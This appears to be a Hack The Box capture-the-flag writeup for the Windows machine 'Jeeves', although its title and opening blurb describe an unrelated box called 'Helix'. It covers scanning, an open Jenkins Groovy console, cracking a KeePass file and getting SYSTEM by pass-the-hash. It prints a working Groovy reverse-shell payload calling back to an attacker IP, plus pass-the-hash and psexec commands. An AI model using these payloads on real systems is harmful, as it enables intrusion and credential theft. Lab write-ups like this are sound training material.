



HTB: Helix Writeup
Medium Linux box featuring Apache NiFi CVE-2023-34468 for initial access, SSH key recovery for a foothold, and OPC-UA industrial protocol manipulation to trigger a privileged maintenance console.

Jeeves is a medium Windows machine that rewards thorough enumeration over brute force. Port 80 is a decoy - a convincing-looking search page that turns out to be a static image of a fake error. The real action is on port 50000, where a Jenkins instance sits exposed with no authentication. From there it is a short walk to remote code execution via the Groovy script console. On the box, a KeePass database in the user’s Documents folder contains the Administrator’s NTLM hash, which is all that is needed to move laterally. The final flag requires one more layer of thinking: it is stashed in an NTFS Alternate Data Stream, a classic Windows trick that catches people off guard if they run type without checking first.
rustscan -b 500 -a 10.129.11.51 -- -sC -sV -Pn -oA fulltcp
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
|_http-title: Ask Jeeves
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
50000/tcp open  http         Jetty 9.4.z-SNAPSHOT
|_http-title: Error 404 Not Found
Four ports, all familiar. IIS on 80, SMB on 445, RPC on 135, and something running on 50000 behind Jetty. The Jetty version string — 9.4.z-SNAPSHOT — stands out as an unusual development build, which suggests this was not set up with much attention to hardening. I will come back to that.
Visiting the site loads what looks like a custom search page called “Ask Jeeves.” Typing anything into the search box produces what appears to be a SQL Server stack trace - mentioning Microsoft SQL Server 2005 9.900, .NET Framework 2.0, and Windows NT 5.0 SP4. That combination is immediately suspicious - those are ancient versions, and they do not match the IIS 10.0 banner at all. A closer look confirms the suspicion: the “error page” is not real HTML, it is a JPEG embedded in the page body. Nothing is actually running behind that search form.


Directory fuzzing confirms there is nothing interesting here.
feroxbuster -k -u http://10.129.11.51
200      GET        1l        4w       50c http://10.129.11.51/error.html
200      GET      147l      319w     3744c http://10.129.11.51/style.css
200      GET       17l       40w      503c http://10.129.11.51/
400      GET        6l       26w      324c http://10.129.11.51/error%1F_log
Port 80 is a dead end. Moving on.
A quick null session and guest check both fail with STATUS_ACCESS_DENIED and STATUS_ACCOUNT_DISABLED respectively. No useful shares to enumerate here.
nxc smb 10.129.11.51 -u '' -p ''
nxc smb 10.129.11.51 -u 'guest' -p ''

The Jetty server returns a 404 at the root, but that does not mean nothing is listening at deeper paths. Given that the box is from 2017, I reach for an older wordlist - the DirBuster 2007 medium list tends to have broader coverage of legacy Java application paths.
feroxbuster -k -u http://10.129.11.51:50000 -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt
302 GET 0l 0w 0c http://10.129.11.51:50000/askjeeves => http://10.129.11.51:50000/askjeeves/
/askjeeves redirects to a fully functional Jenkins dashboard - and it requires no login whatsoever.

An unauthenticated Jenkins instance with access to “Manage Jenkins” is game over. Jenkins has a built-in Groovy script console under Manage Jenkins -> Script Console that executes arbitrary Groovy code directly on the server. This is not a vulnerability in the traditional sense - it is a legitimately powerful administrative feature that becomes a one-shot remote code execution primitive when the console is left open to the world.
The payload below opens a TCP connection back to my machine and attaches it to a cmd.exe process, giving a reverse shell.
String host="10.10.14.24";int port=443;String cmd="cmd";Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();

[+] [New Reverse Shell] => JEEVES 10.129.11.51 Microsoft_Windows_10_Pro-x64-based_PC 👤 jeeves\kohsuke
The shell lands as kohsuke. Enumerating the user’s home directory turns up user.txt on the Desktop - and something more interesting in Documents.
C:\Users>tree /F /A .
C:\USERS
+---kohsuke
|   +---Desktop
|   |       user.txt
|   +---Documents
|   |       CEH.kdbx
CEH.kdbx is a KeePass 2 database. The name suggests it was used while studying for the Certified Ethical Hacker exam - which means it probably contains a mix of real and practice credentials. Worth pulling back.
I transfer the file back to my machine via an SMB share.
smbserver.py share -smb2support $(pwd)
C:\Users\kohsuke\Documents>copy CEH.kdbx \\10.10.14.24\share\CEH.kdbx
        1 file(s) copied.

KeePass databases are protected by a master password, so the first step is to extract a crackable hash and run it through rockyou.
keepass2john CEH.kdbx > hash
john --wordlist=/usr/share/wordlists/rockyou.txt hash
moonshine1       (CEH)
1g 0:00:00:11 DONE (2026-03-30 17:37)
moonshine1 opens the database. Inside there are several entries with usernames and passwords, plus one entry that contains what looks like an NTLM hash rather than a cleartext password.

I dump all the passwords into a file and try them against the local Administrator account over SMB. Every single one fails.
nxc smb 10.129.11.51 -u 'Administrator' -p passwords
[-] Jeeves\Administrator:Password STATUS_LOGON_FAILURE
[-] Jeeves\Administrator:12345 STATUS_LOGON_FAILURE
[-] Jeeves\Administrator:F7WhTrSFDKB6sxHU1cUn STATUS_LOGON_FAILURE
[-] Jeeves\Administrator:pwndyouall! STATUS_LOGON_FAILURE
<SNIP>
No cleartext password works. But there is that NTLM hash sitting in the vault. Windows authentication supports pass-the-hash natively - you do not need to crack an NTLM hash to use it, you just present it directly to the authentication protocol. One attempt with the hash:
nxc smb 10.129.11.51 -u 'Administrator' -H e0fb1fb85756c24235ff238cbe81fe00
SMB 10.129.11.51 445 JEEVES [+] Jeeves\Administrator:e0fb1fb85756c24235ff238cbe81fe00 (Pwn3d!)
That is a hit. The NTLM hash stored in the KeePass database belongs to the local Administrator account. A shell via psexec:
psexecsvc.py -hashes :e0fb1fb85756c24235ff238cbe81fe00 Administrator@10.129.11.51 -system
[*] Found writable share ADMIN$
[*] Uploading file PSEXECSVC.exe
[*] Creating service PSEXESVC on 10.129.11.51.....
[+] Elevating to system

C:\Windows\system32>
The Administrator Desktop does not contain root.txt. Instead there is a file called hm.txt.
C:\Users\Administrator\Desktop>dir
12/24/2017  03:51 AM                36 hm.txt
11/08/2017  10:05 AM               797 Windows 10 Update Assistant.lnk

C:\Users\Administrator\Desktop>type hm.txt
The flag is elsewhere.  Look deeper.
The instruction to “look deeper” is a hint about NTFS Alternate Data Streams. ADS is a feature of the NTFS filesystem that allows additional data to be attached to a file under a hidden stream name - completely invisible to a standard dir listing or type command. The way to surface them is to pass the /R flag to dir, which reveals all named streams.
C:\Users\Administrator\Desktop>dir /R
11/08/2017  10:05 AM    <DIR>          .
12/24/2017  03:51 AM                36 hm.txt
                                    34 hm.txt:root.txt:$DATA
11/08/2017  10:05 AM               797 Windows 10 Update Assistant.lnk
There it is: hm.txt:root.txt:$DATA. The flag is stored as an alternate data stream named root.txt attached to hm.txt. Reading an ADS requires addressing it by its full stream path - type will not work here, but more with a redirect will.
C:\Users\Administrator\Desktop>more < hm.txt:root.txt
[REDACTED]
Medium Linux box featuring Apache NiFi CVE-2023-34468 for initial access, SSH key recovery for a foothold, and OPC-UA industrial protocol manipulation to trigger a privileged maintenance console.
Kobold is an easy Linux machine featuring an MCPJam inspector RCE, a PrivateBin template cookie LFI for container escape, and Docker API abuse to reach root.
NanoCorp is a Windows AD box: a job-application zip upload leaks an NTLM hash via CVE-2025-24071, AD group abuse pivots accounts, and an NTLM reflection trick (CVE-2025-33073) lands a privileged DC shell.